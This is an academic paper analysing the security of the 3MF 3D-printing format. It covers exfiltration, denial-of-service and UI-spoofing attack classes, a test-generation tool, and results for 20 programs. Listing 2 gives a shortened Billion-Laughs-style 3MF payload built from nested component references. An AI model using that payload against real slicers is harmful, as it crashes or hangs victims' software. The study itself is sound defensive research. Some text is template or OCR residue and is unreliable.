Security Analysis of the 3MF Data Format

Jost Rossel
Paderborn University
Paderborn, Germany
jost.rossel@upb.de

Vladislav Mladenov
Ruhr University Bochum
Bochum, Germany
vladislav.mladenov@rub.de

Juraj Somorovsky
Paderborn University
Paderborn, Germany
juraj.somorovsky@upb.de

ABSTRACT

3D printing is a well-established technology with rapidly increasing numbers of usage scenarios, both in the industry and consumer context. The growing popularity of 3D printing also attracted security researchers, who have analyzed possibilities for weakening 3D models or stealing intellectual property from 3D models. We extend these important aspects and provide the first comprehensive security analysis of 3D printing data formats. We performed our systematic study on the example of the 3D Manufacturing Format (3MF), which offers a large variety of features that could lead to critical attacks. Based on 3MF's features, we systematized three attack goals: Data Exfiltration, Denial of Service, and UI Spoofing. These goals can be achieved by exploiting the complexity of 3MF, which is based on the Open Packaging Conventions (OPC) format and uses XML to define 3D models. In total, our analysis led to 352 tests. To create and run these tests automatically, we implemented an open-source tool—3MF Analyzer, which helped us evaluate 20 applications.

CCS CONCEPTS

• **Security and privacy** → Use https://dl.acm.org/ccs.cfm to generate actual concepts section for your paper.

KEYWORDS

3D Printing, Additive Manufacturing, Data Format Security, 3D Manufacturing Format

1 INTRODUCTION

3D printing is the process of creating a three-dimensional object from a digital model by adding material one step at a time. Hence, 3D printing is also known as *additive manufacturing*. The 3D printing market is rapidly growing, both in the industry and in the consumer context, and 3D printers are used for the construction of mission-critical systems. Manufacturers have already used 3D printers to produce critical components like titanium brackets for the F-22 Raptor fighter plane [24] or hydraulic line brackets for the McLaren MCL32 Formula 1 race car [48]. According to recent reports, the market is expected to reach at least a value of 80 billion US dollars by 2030, with the value being around 17 billion in 2022 [33, 58].

3D Printing Security. The growth in both the industrial and consumer markets and the usage of additive manufacturing in critical systems create an interest in the security of the used software and hardware. Most recent security research papers have concentrated on attacks affecting industrial 3D printing. For example, they have analyzed possibilities to weaken printed models (e.g., to break 3D-printed quadcopter propellers [21]) or to obtain intellectual property from the 3D models [91]. One unexplored research direction is the security analysis of attacks resulting from using 3D printing formats, leading us to the first research question (RQ).



Figure 1: Our attacker targets a 3D printing program with a malicious 3MF file. Their goal is to execute the following attacks: Data Exfiltration, Denial of Service (DoS), and UI Spoofing.

> **RQ1:** What unexplored attack classes result from malicious 3D printing files?

3D Printing File Formats. 3D models used in additive manufacturing can be defined in different file formats. The file formats hold information about the textures and materials of a model that a format solely for digital use might not require. They fulfill different requirements and offer various feature sets. Four file formats, specifically used to store 3D printing data, are mentioned most frequently in discussions of the topic [10, 29, 32]: StereoLithography (STL) [14], Wavefront Object (OBJ) [83], Additive Manufacturing Format (AMF) [78], and 3D Manufacturing Format (3MF) [1].

STL is the de-facto standard file format for 3D printed models [23]. It specifies a simple format that uses vertices consisting of three coordinates, which form triangles, to define objects in space. According to the recent ANSI roadmap for additive manufacturing, STL's simplicity has several shortcomings, such as "lack of color, material, density, and orientation." [13] Similar critique can be applied to the OBJ [15] format, whose structure is very close to STL [39]. AMF was initially proposed as "STL 2.0" [84] with the aim to address STL shortcomings. However, according to ANSI, AMF does not solve all of STL's problems and was not fully adopted by the industry [13]. One of the reasons could also be its closed documentation.

3MF is a new open file format formally defined by the 3MF Consortium, a combined effort of companies like Microsoft, Autodesk, HP, 3D Systems, Prusa Research, and more [1]. 3MF was specifically designed to address the shortcomings in previous standards [8, 35], such as full color and Unicode support and the possibility for extensions and a variety of 3D model representations [39]. Therefore, 3MF is also considered an ideal file format for future additive manufacturing [39].

Anonymous Submission to ACM CCS 2019, Due 15 May 2019, London, TBD
2019. ACM ISBN 978-x-xxxx-xxxx-x/YY/MM…$15.00
https://doi.org/10.1145/nnnnnnn.nnnnnnn

Attacks on 3MF. The rich feature support makes the 3MF format more complex than all other formats. A 3MF file is a ZIP archive that contains a complex file structure, defining a 3D model in Extensible Markup Language (XML) files [86] (cf. Section 2.2). 3MF relies on file formats that can also be in the scope of attacks. For example, ZIP archives were shown to be repeatedly vulnerable to Denial of Service (DoS) attacks [63]. XML is historically difficult to parse without introducing security vulnerabilities [59, 72]. The importance for the future of additive manufacturing and the complexity make 3MF an ideal target for attacks. Thus, we selected 3MF as our research format to answer RQ1.

To retrieve an overview of the possible attacks, we systematized the current security knowledge in the area of additive manufacturing and derived three attack goals an attacker could target with the 3MF format: Data Exfiltration, DoS, and UI Spoofing (cf. Figure 1). Based on these attack classes, we systematically created security tests that attempt to exfiltrate confidential data while processing a malicious 3MF file or to make the system unavailable. All our attacks can be potentially started by processing an untrusted 3MF file. The attacks also do not depend on a specific operating system (unlike attacks based on, for example, buffer overflows). Such a file could be, for example, downloaded from an online marketplace. The next research question addresses the systematic generation of test vectors to cover all possible attacks.

> **RQ2:** How can we systematically and automatically generate a test suite for 3MF and automatically execute security evaluations on 3D-processing programs?

We developed 3MF Analyzer—an open-source tool that systematically generates test cases for each attack class and automatically tests 3D-processing programs utilizing these test cases. 3MF Analyzer creates a static corpus of test cases that covers the attack classes found in RQ1. As the corpus is static, the test cases are decoupled from the evaluation and can be used in other test suites. For instance, lib3mf integrated parts of our corpus to their own test suite. We designed the tests to capture functionality and security differences between the programs. The test case creation can be adapted to newer versions of 3MF or other similar file formats with minimal configuration overhead. In its current configuration, 3MF Analyzer creates 352 test cases. The high number of test cases and potential vulnerabilities demand automatic evaluations of the tested programs.

To test the programs reliably and make the results reproducible, we developed an analysis framework—as part of 3MF Analyzer—that loads the tests into the chosen programs and records the results of the program parsing the file. 3MF Analyzer runs every test file on a target program and produces a screenshot of the parsed file. It then compares the screenshots of the test runs with screenshots of reference tests using the structural similarity algorithm defined by Wang et al. [82]. This approach automatically detects potential security vulnerabilities and other misconceptions in the evaluated programs. As the test cases are static, these results can be easily reproduced.

> **RQ3:** Do state-of-the-art 3D applications reveal vulnerabilities triggered by processing 3MF files?

Evaluating 3D Applications. In our security evaluation, we considered 20 commercial, free, and open-source programs. We focused our evaluation on slicing programs, which provide the interface between the digital 3D model and the low-level commands interpreted by the 3D printer. Our results show that 16 out of 20 were vulnerable to at least one of our attacks.

Contributions. Our contributions can be summarized as:

(1) We systematically analyzed security threats for additive manufacturing and closed the gap in the security research by analyzing three new attacks targeting 3D programs: Data Exfiltration, DoS, and UI Spoofing.
(2) We developed 3MF Analyzer—a comprehensive open-source security framework consisting of 352 tests for the evaluation of 3MF processing programs. 3MF Analyzer automatically evaluates the resulting parsed models to assist the detection of security threats and other misconceptions.
(3) We show that 16 out of 20 tested programs were vulnerable to our attacks. These include novel DoS attack types, Data Exfiltration leaking locally stored files from the victim's machine, and UI Spoofing attacks, which hide the printed models in the complex 3MF structures.

2 BASICS

In this section, we first explain the 3D printing process and highlight the scope of this paper. Second, we introduce the 3MF data format, which is the base for our security analysis.

2.1 3D Printing

There are various kinds of 3D printers that use different materials and different methods to combine these materials. The most common printer types are *Fused Deposition Modeling* (FDM) and *Stereolithography* (SLA) [33, 58] which use different printing methods. Hence, they require different instructions on creating the model from the raw material. These instructions are generally computed on a general-purpose computer and not on the printer itself, as most 3D printers do not have the computational power to parse the 3D model and convert it into hardware instructions. As 3D printers work in layers, the printer needs instructions that produce a model layer-by-layer. The programs which convert a 3D model into printing instructions are called slicers.



Figure 2: Basic workflow for 3D printing. The numbered steps show different representations of the same 3D model.

The steps a user takes to print a model on a 3D printer are shown in Figure 2. Initially, the user creates a 3D model with software of their choice or obtains it from external sources, like online marketplaces. The software can be anything from general-purpose 3D-modeling software, like Blender [22], to Computer-Aided Design (CAD) software [85] with the specific purpose of creating 3D models that can be manufactured later. The 3D model is exported

and stored in a viable format for 3D printing (1). This model file is then loaded into slicing software. In this paper, we focus on 3MF as a 3D printing file format. In most cases, every step up to printing happens on the same machine.

The slicer takes the model and parses it into an internal representation (2). This allows the slicer to add support material and internal structures to the model that could otherwise not be printed. From the internal model, the slicer creates concrete instructions for a pre-defined 3D printer on how to print the model. These printing instructions (3) describe the actions the printer has to complete to print the model. In the context of FDM 3D printing, the toolpaths are normally described by the G-code format.[1] Finally, the printer can use the printing instructions to print the model, creating the finished product (4). In this paper, we focus on discrepancies caused during the import of 3MF documents.

2.2 3D Manufacturing Format

The 3MF specification [1] is created by the 3MF Consortium, which consists of prominent companies in the 3D printing market [5]. The specification is open-source and was first published in 2015. 3MF is partitioned into a core specification and several extensions. The extensions allow users to encrypt sensitive information [7], organize multiple objects in one file [3], apply different materials to a model [2], and to represent the model using 2D slices [4] or beam-lattice structures [6].

The internal structure of 3MF is defined by the Open Packaging Conventions (OPC) [76], the same specification that Microsoft's Office files use as their basis. Thus, it is a ZIP [64] archive containing mainly XML [86] data. The core specification [1] defines the organization of files within the ZIP archive and a representation of models using *3D polygon meshes*. Figure 3 depicts the internal structure of a 3MF file. The file that contains the main part of the 3D model's description is called the *3D Model Part* and is located in the `/3D/` folder, in this case, `/3D/3dmodel.model`. The core specification and the extensions define the 3D model part's content using XML Schema Definitions (XSDs) [88, 89]. The `[Content_Types].xml` and `/_rels/.rels` files are both required by the OPC specification [76]. The first defines the types of files that can occur in the 3MF through MIME type-like string. The types can either be officially recognized [38], or be defined by the OPC or the 3MF specification. The `/_rels/.rels` files is the package-wide OPC relation file, it is the entry-point of the 3MF package. A relation file defines which files are part of the 3MF payload. This allows files to be part of the ZIP archive without necessarily being part of the 3MF.

Listing 1 shows an example of a 3D model part according to the core specification. Individual 3D polygon meshes are defined in `<object>` elements. The object elements can be combined into one element through a `<components>` element. Only objects referenced by their ID in the `<build>` section are part of the model. This allows the 3MF file to be simplified, as repeated elements do not have to be defined multiple times. For example, if the model is a car, the tires can be defined once and then be referenced and transformed to be

[1]There are multiple standards defining G-code (e.g. [27, 77]) but most applications and/or firmwares define their own extensions and variations. The most common G-code commands define actions like "move printing head from *a* to *b*".



Figure 3: File structure of a minimal 3MF example. The `[Content_Types].xml` and `/_rels/.rels` files describe the types of the contained files and their relationship to one another. Both are required by the OPC specification [76]. The `/3D/3dmodel.model` contains the 3D mesh data and is defined in the 3MF core specification [1].

in the correct position on the car; in this example, the referenced object with `id="3"` is transformed through a transformation matrix.

```
<model>
    <resources>
        <object id="1"> ... </object>
        <object id="2"> ... </object>
        <object id="3">
            <components>
                <component objectid="1" />
                <component objectid="2" />
            </components>
        </object>
    </resources>
    <build>
        <item objectid="3" transform="1 0 0 0 1 0 0 0 1 0.00100527
        ↪ -42.998 0" />
    </build>
</model>
```

Listing 1: A shortened example of a 3D model part as defined in the 3MF core specification [1]. The omitted content of the `object` elements (i.e., `...`) would define the actual 3D models. In the core specification the model is defined through polygon meshes, the extensions allow other representations.

3 GAPS IN PREVIOUS SECURITY RESEARCH

This section provides an overview of the related work and concentrates on previous security analyses. In Section 3.2, we extract existing attacker models in 3D printing and systematize potential attackers' goals and capabilities. We conclude with a summary of the existing research gaps and resulting research goals.

3.1 Related Work

Most of the existing research has been focused on security issues important for industrial applications of 3D printing. This can be observed in the study by Yampolskiy et al. which provides an overview of security research regarding 3D printing [91]. The main problems highlighted in the collected studies are the ability to weaken a manufactured model (e.g., it breaks during usage) and the possibility of (industrial) espionage to obtain Intellectual Property [91].

In 2017, Belikovetsky et al. introduced two attacks on desktop 3D printers [21]. The first attack requires malware installed on the

user's personal computer. Its purpose is to send STL files to the attacker so they can weaken the model structurally. The attacker replaces the original file with the manipulated one. The second attack improves the first attack. In this case, the worm itself manipulates G-code files in a clever way to, again, weaken the model structurally. Sturm et al. achieved a similar effect attacking STL files directly [75].

In 2016, Do et al. investigated the MakerBot 3D printers [28]. These printers use a WiFi connection to communicate with dedicated desktop software. The authors discovered that attackers having access to the WiFi network can take control of the printer and exfiltrate data from the current and the most recent print. McCormack et al. advanced on this research and observed several vulnerabilities of different networked 3D printers [47]. The resulting analysis tool C3PO allows a systematic evaluation of 3D printers and their network deployments. Moore et al. discovered attacks targeting the Marlin firmware [46] that runs on many 3D printers [57]. The attacks manipulate 3D models by changing the G-code before printing. Zeltmann et al. bypassed industrial testing facilities and proved that it is possible to manipulate G-code without the difference being detected in the manufactured parts [93].

Another heavily researched topic has been side-channel attacks to exfiltrate information about the 3D model. These attacks mainly target the possibility of industrial espionage. Al Faruque et al., for example, used an audio recording of the printing process as an acoustic side channel to reconstruct the model with a high level of accuracy [11]. Song et al. and Hojjati et al. have shown that the sensors in a modern smartphone (mainly the microphones and magnetic sensors) can be used to exfiltrate the model with high accuracy [36, 71].

Moore et al. analyzed open-source 3D printing software using static analysis and found several security problems [56]. The analyzed programs were Cura [79], ReplicatorG [66], Repetier-Host [37], and the Marlin Firmware [46].

3.2 Systematization of Knowledge

We systematized the attacks introduced in previous research and categorized them with respect to the attacker's goals and capabilities. The results of our investigation are depicted in Table 1.

Table 1: We discovered gaps in the security of 3D printing—a systematic evaluation of attacks based on malicious models to achieve Data Exfiltration or DoS were not considered yet. The gray sections show the scope of this paper.

	Capabilities / Access to …		
Goals	Model	Instructions	3D Printer
Data Exfiltration	5	[28, 47]	[11, 36, 71]
Model Manipulation	[21, 75]	[47, 93]	[57]
Denial of Service	5	[47]	5

Attacker Goals (AG). There are three general AGs in 3D printing:

Data Exfiltration: Accessing sensitive data like previously printed models or access-control credentials. This includes sensitive data which is not necessarily associated with 3D printing.

Model Manipulation: Manipulating the model itself. An attacker could, for example, let the consumer print a model with weakened structural integrity. This could be achieved with undetectable changes to the model itself or through content spoofing.

Denial of Service: An attack disturbing the 3D printing process. Usually, the device processing the 3D model is either damaged or made unavailable.

Attacker Capabilities (AC). The possible ACs are:

Model Access: Manipulating or reading the 3D model file (e.g., STL or 3MF) before the user receives it (e.g., loading it on a marketplace) or on the machine of the user (through malware, or similar means).

(Printing) Instructions Access: Manipulating or reading the printing instructions for the printer during the transmission between a client computer and a 3D printer or on the machine of the user (e.g., through malware). This includes attacks on the (network) connection—between the computer and the 3D printer—itself.

3D Printer Access: Accessing the 3D printer (e.g., its firmware) either physically or remotely (e.g., via a web interface).

These vectors could also be combined. For example, a manipulated 3D printing file could change the printing instructions for the printer.

3.3 Outcome: New Research Goals

Considering Table 1, we determine two main gaps in the previous security analyses: Data Exfiltration and DoS attacks based on the 3D model files. Additionally, the model manipulations are based on inconspicuous changes to the model and do not inherit the functionality of the file format. Achieving a DoS through access to the 3D printer itself has not been mentioned in related research. Still, it could be achieved through physical destruction or the flashing of non-functional firmware.

Processing files created by malicious users is always dangerous. In recent years, researches proved the applicability of document-based attacks by creating malicious XML files [59, 73], PDF documents [61], and ODF documents [60, 67] to exfiltrate private data. However, none of the previous research concentrated on 3D printing files storing the corresponding models.

Another valuable goal is the deception of the user opening a model file and verifying its correctness. Via different manipulation techniques, attackers could force the software to display one model while another model will be printed. This allows the attackers, for example, to weaken printed models.

Beyond stealing data and weakening models, further attacks should be considered, too. For instance, efficient DoS attacks allow attackers to disrupt the printing process by sending only one malicious model file. The target of the attack could be the user's computer or the printing device.

4 ATTACKER MODEL

Our attacker model includes the assumptions about the victim's behavior, the attacker's capabilities, and the attacker's goals.

Victim. The victim is someone opening the 3MF file with a designated program. This might be a private user or a vendor who obtained the 3MF file. Further, we include online services that allow 3MF files to be uploaded.

Attacker Capabilities. We assume the attacker can create and distribute malicious models to the victim. After the victim obtains the file, the attacker does not provide any manipulations on this file.

Attacker Goals. The attacker is successful if one or more of the following winning conditions are met:

(1) Data Exfiltration: The attacker can access sensitive data on the victim's machine.
(2) Denial of Service: The program crashes or hangs. We classify the goal as achieved if the program exits unexpectedly or it no longer responds to user inputs.
(3) UI Spoofing: This is a sub-category of model manipulation. It forces at least two programs to show different models when loading the same file. The programs do not show error messages upon loading the 3MF file.

Out-of-scope. We do not assume any malware is installed on the victim's devices. Also, the attacker cannot manipulate installed software and firmware. We assume the entire communication to be secure. Thus, the attacker cannot access the local network and cannot eavesdrop on any traffic between the victim's devices.

Attacks based on discrepancies between the UI and the printed model are considered out of scope. According to Figure 2, 3MF files are first imported and transformed in an internal model within each application. The UI and the printed model rely on this internal model; see Step 2 and Step 3 in Figure 2. Even though discrepancies could occur, they are based on inconsistent interpretations of the internal model, but not on the 3MF file. Such flaws are highly dependent on the corresponding application, not generic, and thus considered out of scope.

5 METHODOLOGY

In this section, we describe our methodology, including the software selection criteria and analysis approach. In Section 5.2, we systematize the attacks on 3MF and the abused technology and thus provide the answer to **RQ1**.

5.1 Selecting the Software

In total, we pre-selected 43 programs. The selection focuses on slicing software and other products consumers commonly use at home in the context of 3D printing. The other products include, for example, Microsoft's own 3D Builder, 3D Viewer, Paint 3D, and Office 365 Autodesk's Fusion 360, or Adobe's Photoshop and their Substance 3D software suite, all of which support 3D models in some capacity. We evaluated their feature sets and whether they apply to our security analyses.

3MF Support. We excluded all applications which do not support loading models from 3MF files. This includes, among others, Adobe's Photoshop and their Substance 3D software suite, MatterControl Pro, and KISSlicer. From all 43 programs, 20 support 3MF.

Installation. We installed the most recent version of each program during testing. Each program was tested in its default configuration (cf. Section A.2 for minor deviations). Most slicers require selecting a printer before using the program; in these cases, we selected the first option. As we do not analyze the slicer's generated print instructions, we expect this to not make a difference. We excluded ChopChop3D due to problems during the installation.

Selected Programs. The final list of selected programs can be seen in Table 2. Twelve out of 20 are slicers, five are focused on creating and editing 3D models, and two are only used to view them. The only program that is not a fully-featured software is lib3mf; it is the official 3MF parser from the 3MF Consortium. It parses a 3MF file, converts it into other file formats, or accesses the internal representation of the file programmatically. All three main Office 365 apps (Word, PowerPoint, and Excel) support the import of 3MF files. Since all three applications share the same engine, we selected PowerPoint for the evaluation. Hence, when we refer to "Office 365", we specifically mean PowerPoint.

Table 2: List of all 20 evaluated programs.

Software	Type	License
3D Builder [51]	3D Editor	closed-source, free
3D Viewer [52]	3D Viewer	closed-source, free
Chitubox Pro [25]	Slicer	closed-source, paid
CraftWare Pro [26]	Slicer	closed-source, free
Cura [79]	Slicer	open-source
FlashPrint 5 [94]	Slicer	closed-source, free
Fusion 360 [18]	3D Editor	closed-source, paid
ideaMaker [65]	Slicer	closed-source, free
lib3mf [9]	Library	open-source
Lychee Slicer 3 [44]	Slicer	closed-source, free
MeshMagic [62]	3D Editor	closed-source, free
MeshMixer [19]	3D Editor	closed-source, free
Office 365 [54]	3D Viewer	closed-source, paid
Paint 3D [53]	3D Editor	closed-source, free
PrusaSlicer [16]	Slicer	open-source
Repetier-Host [37]	Slicer	closed-source, free
Simplify3D [69]	Slicer	closed-source, paid
Slic3r [70]	Slicer	open-source
SuperSlicer [49]	Slicer	open-source
Z-SUITE [95]	Slicer	closed-source, free

5.2 Security Analysis of 3MF (RQ1)

To analyze the security of the selected 3MF programs and answer RQ1, we analyzed the 3MF specification and related specifications and elaborated on a security catalog consisting of a comprehensive set of test cases. The main goal of this catalog is to (1) study known attacks that can be adapted and (2) discover new attacks. We also establish a clean methodology even though some attacks are known and the adaption on 3MF is easy. Thus, we addresses such gaps, regardless if the results would be surprising or trivial.

All test cases are created based on a survey of 3MF's features. The results of this survey are the attack classes and carriers described in Section 5.2.1 and Section 5.2.2. The attack classes match the attacker goals described in Section 4. Most test cases are sorted

into categories formed by combining an attack class with an attack carrier. The remaining test cases cover the functional capabilities of a program. These establish a baseline, which is used to classify the results of the attack-based test cases.

The central part of the 3MF specification is the 3D model part, where the actual data about the model is stored. To cover a large number of variations of this complex part, we automatically generate test cases for it. This and other test case generation methods are discussed in Section 6.1. In general, we encompass the majority of options from the specification while being able to verify the resulting behavior and keeping the number of test cases at a manageable level.

5.2.1 Attack Classes.

Data Exfiltration. The main idea is to unauthorizedly access data from the targeted machine or program. For example, while parsing the 3MF file, the program reads a local file or program-internal data and reports it back to the attacker. These attacks can be split into in-band and out-of-band attacks.

The in-band subtype describes attacks, where the extracted data is contained in the 3MF file itself, or the attacker received direct feedback containing the extracted data. The attacker can only access it if the parsed content of the 3MF file is returned or the data from the file is displayed directly (e.g., in the file's metadata).[2] This subtype is mainly relevant to online services.

The out-of-band subtype describes attacks where the extracted data cannot be directly accessed. The data must be sent to the attacker out-of-band, for example, through an attacker-controlled server that receives a request from the attacked software. The request typically needs to be forced by the test case.

Denial of Service. This attack class reduces the availability of a service. This is especially relevant for online services, as the user cannot simply restart a crashed or frozen program. Besides causing crashes, DoS attacks might exhaust the resources of a program through expensive or endless executions.

UI Spoofing. The main idea of this attack class is to generate files that cause programs to display different 3D models for the same file. A 3MF file could, for instance, provide a 3D model in one application and a completely different one in another. Inconsistencies in 3D models can lead to print failure, structural weakness, dimensional inaccuracies, and poor surface finish in the final product. UI Spoofing relies on 3D models which are inaccurate and inconsistent *before* using them for additive manufacturing. This might, for example, be problematic if the first application checks the static integrity of a model and the second one prints the model. The user would then assume properties of the real-life model that it does not provide. This means—depending on the user's workflow—our UI Spoofing attack aims to prevent the user from having the possibility to spot a visual fault in a part.

The UI Spoofing attacks are in general novel and allow for confusion attacks between different programs. Moreover, UI Spoofing could be used to circumvent the automatic fault detection proposed by Sturm et al. [75] and Belikovetsky et al. [21], since the verification logic and the printing logic process different data.

[2]For example, the attacker uploads a file to an online service and the parser includes sensitive information from the hard drive to the 3MF file. The sensitive information leaks to the attacker when the online service displays the 3MF file.

5.2.2 Attack Carriers.

The attack carrier (or *technical scope*) is based on what part of the 3MF—or associated—specification is targeted with the test. In general, we focused our attention on 3MF. We also utilized the ZIP, OPC, and XML specific features, where applicable, to test an attack class. We defined the following three attack carriers.

3MF. This describes tests that affect the 3D model part of the 3MF specification. Everything outside the 3D model part is categorized under OPC.

OPC. This category contains tests that pertain to the general structure of the 3MF specification and its underlying OPC specification. This includes attacks on the ZIP archive and other structure-giving elements of the specification.

XML. Here, we consider attacks and tests using the XML standard that do not work on specifics of the 3MF standard. These tests all use some form of DTD entities, which are explicitly forbidden in 3MF. Hence, all tests in this scope are invalid according to the 3MF specification.

5.3 Outcome

By studying the related work, we discovered the following gaps, which we address in this paper.

Scope. There is no previous work regarding XML-based attacks on 3D printing software. Previous work concentrated only on document formats beyond additive manufacturing, for example, PDFs [61] and OOXML [60]. Also, the OPC-like attacks were considered only for ODF [67] and OOXML [68] documents in the context of digital signatures. 3MF specific features like the 3D model part and its extension-specific features were not considered.

UI Spoofing. Abusing inconsistencies when displaying the content of documents could be dangerous in many aspects. In 2018, Kuchta et al. revealed discrepancies in the presented content of PDF documents among different applications [41]. Müller et al. extended this work and proposed *Content Masking attacks* abusing inconsistencies in electronic PDF documents [61]. Several attacks using polyglot files were discovered in the past [12, 42]. Such attacks base on files that can be interpreted as PDF documents and JPEG images while displaying different content. In 2017, Markwood et al. discovered UI Spoofing attacks abusing font encoding to present different displayed content to humans than to text exfiltration software. In this paper, we recognized the importance of UI Spoofing attacks and adapted the concepts to 3MF.

UI spoofing attacks could also be dangerous considering digital signatures. Even though digital signatures are not yet implemented by any application, the 3MF specification describes how integrity and authenticity can be achieved. Previous work on digitally signed documents shows how UI spoofing attacks can circumvent the protection, for example, for PDF [43], ODF [67], and OOXML [68] documents. As a result, attackers could stealthily modify signed content.

Coverage. Previous work concentrated on a small subset of XML attacks (e.g., missing XInclude [90] based attacks) and tested only a single injection point. We consider the state of the art and *all* possible injection points.

Evaluation. We create, execute, and evaluate all documents automatically on a large set of applications. This was not done by any previous work on document security.

Novelty. Up to now, there is no systematization of knowledge regarding attacks on 3D printing data formats and adaption of existing attack concepts. The UI Spoofings attacks based on data formats are novel in the context of 3D printing. The evaluation framework presented in Section 6 is also a novel contribution that allows the automated test case generated and evaluation of 3MF files and beyond.

6 3MF ANALYZER (RQ2)

The main goal of 3MF Analyzer is to elaborate on the fully automated security analysis ranging from test case generation to attack execution and verification. We created a Python tool (3MF Analyzer) to aid the automatic creation, execution, and evaluation of test cases. The extensive nature of 3MF Analyzer allows the user to use custom test cases.

In the following two sections, we first describe our systematic approach to generating 3MF test cases. We then show how our tool can be used to execute the generated test cases and evaluate their outcome automatically. This allows us to answer **RQ2**.

6.1 Test Case Generation

Based on the technical carrier defined in Section 5.2.2 we divided the test case generation into different modules that correlate to the scopes (see Figure 4). The different modules are explained in the following sections.



Figure 4: 3MF Analyzer has three modules generating test cases: 3MF Generator, XML Generator, and OPC Generator.

All generated and manually created test cases are added to the same pool and categorized according to Section 5.2.1. As the automatic generation mainly covers variations on internal files of the ZIP archive required for a full 3MF file, our 3MF Analyzer is capable of automatically building correct ZIP archives from a pool of partly defined internal files.

Overall, there are 352 security-relevant test cases, with an additional 45 tests that check the normal application's behavior and act as a *baseline* for the evaluation (described later in Section 6.2). This brings the overall number of defined tests to 397. Table 3 shows the number of security-relevant cases according to their attack class and carrier (see sections 5.2.1 and 5.2.2 respectively). The high number of UI Spoofing attacks comes from our tool systematically testing every part of the core specification for possible mutations that might lead to UI Spoofing. In comparison, for example, when testing for XML-based attacks, it is just necessary to evaluate whether the application processes DTDs or other elements, which are necessary to trigger the attacks. This can be evaluated by fewer test cases.

Table 3: Overview of the 352 security-relevant test cases, separated in attack class and carrier.

	Attack Carrier		
Attack Class	3MF	OPC	XML
Data Exfiltration	–	3	23
Denial of Service	9	7	11
UI Spoofing	275	20	4

6.1.1 3MF Generator. The 3MF generator mainly utilizes a *mutator* that intends to cover most features of 3MF's 3D model. It deterministically generates test cases that change the format precisely one way at a time.

The mutator is initialized with multiple different base models. The base models are 3D model parts as defined in the 3MF specification. These base models are mutated by relying on the XML schema applicable to the model. The schema knowledge is based on the official XSDs. To cover as much as possible of the 3MF core specification and its extensions, we carefully selected base models that contain as many features as possible. For each inputted base model, the mutator recursively modifies the model. The resulting test cases should have precisely one element mutated, so we can concisely reason about the effect.

Mutating Process. The mutator is initialized with each base model and contains six mutating functions; (1) Drop Attributes, (2) Replace Attribute, (3) Duplicate Attributes, (4) Drop Children, (5) Duplicate Children, and (6) Mutate Children. Functions (1) through (5) iterate over the attributes or children of an element and apply the respective action—drop, replace, and duplicate. Here, *drop* removes the element, *replace* and *duplicate* each generate an invalid value according to the XSD and replace or add it to the element.

The mutation functions always operate on the current top-level element and create a new mutator for each of the current element's children. The *mutate children* function then enables the whole model to be mutated through a recursive creation of another mutator instance. The recursion stops when all elements of the XML tree have been mutated (i.e., an element has no children). For each type of element defined in the XSD we extracted several valid or invalid values or instances that can be utilized by the mutator, where a new element is required.

Based on the mutation information, 3MF Analyzer automatically sorts the generated test cases into the appropriate attack class (see Section 5.2.1).

Reducing the Number of Test Cases. Each test case execution can take dozens of seconds with the evaluation described in Section 6.2, depending on the tested program even over a minute. An evaluation of all mutated test cases using 3D Builder took over 40 hours. Therefore, we needed to reduce the number of test cases. We reduced the number of test cases by removing repeated mutations on the same element type. For example, dropping objects with ID 1 and 2—respectively—in Listing 1 tests the same behavior. We, thus, remove test cases where object 2 is dropped if a similar test case for object 1 already exists. This allowed us to reduce the number of generated test cases to 275. The evaluation of the reduced test set did not miss any vulnerabilities the full set uncovered.

Creating DoS Test Cases. Another essential part of the test cases in the 3MF generator are the DoS attacks. As the 3MF specification uses references, it is possible to design similar attacks to the XML-based Billion-Laughs attack [40]. The 3MF core specification [1] requires the use of the `<build>` element, which references the defined meshes and states what should be built. This feature can, for example, be used to arrange the same object multiple times on a surface to print them simultaneously (e.g., see Listing 1).

The second used feature is the `<component>` since it is used to combine other objects and arrange them relative to one another, see Listing 2. In the given example, we reference multiple objects using the component and then reference the defined component. Besides the exponential blowup in memory usage, this significantly increases the CPU usage if we change the transform attribute every time. In that case, the program computes a matrix multiplication for each element. This attack adheres to the 3MF specification, implying that—if correctly implemented—every tested program should be vulnerable. Multiple test cases utilizing this design were generated and included in the pool of test cases.

```
<model>
  <resources>
    <object id="1"><mesh>...</mesh></object>
    <object id="2">
      <components>
        <component objectid="1" transform=... />
        <component objectid="1" transform=... />
        ...
      </components>
    </object>
  </resources>
  <build>
    <item objectid="2" transform="1 0 0 0 1 0 0 0 1 0 0 0" />
    <item objectid="2" transform="1 0 0 0 1 0 0 0 1 0 1400 0" />
    ...
  </build>
</model>
```

Listing 2: A shortened variation of the Billion-Laughs attack on 3MF.

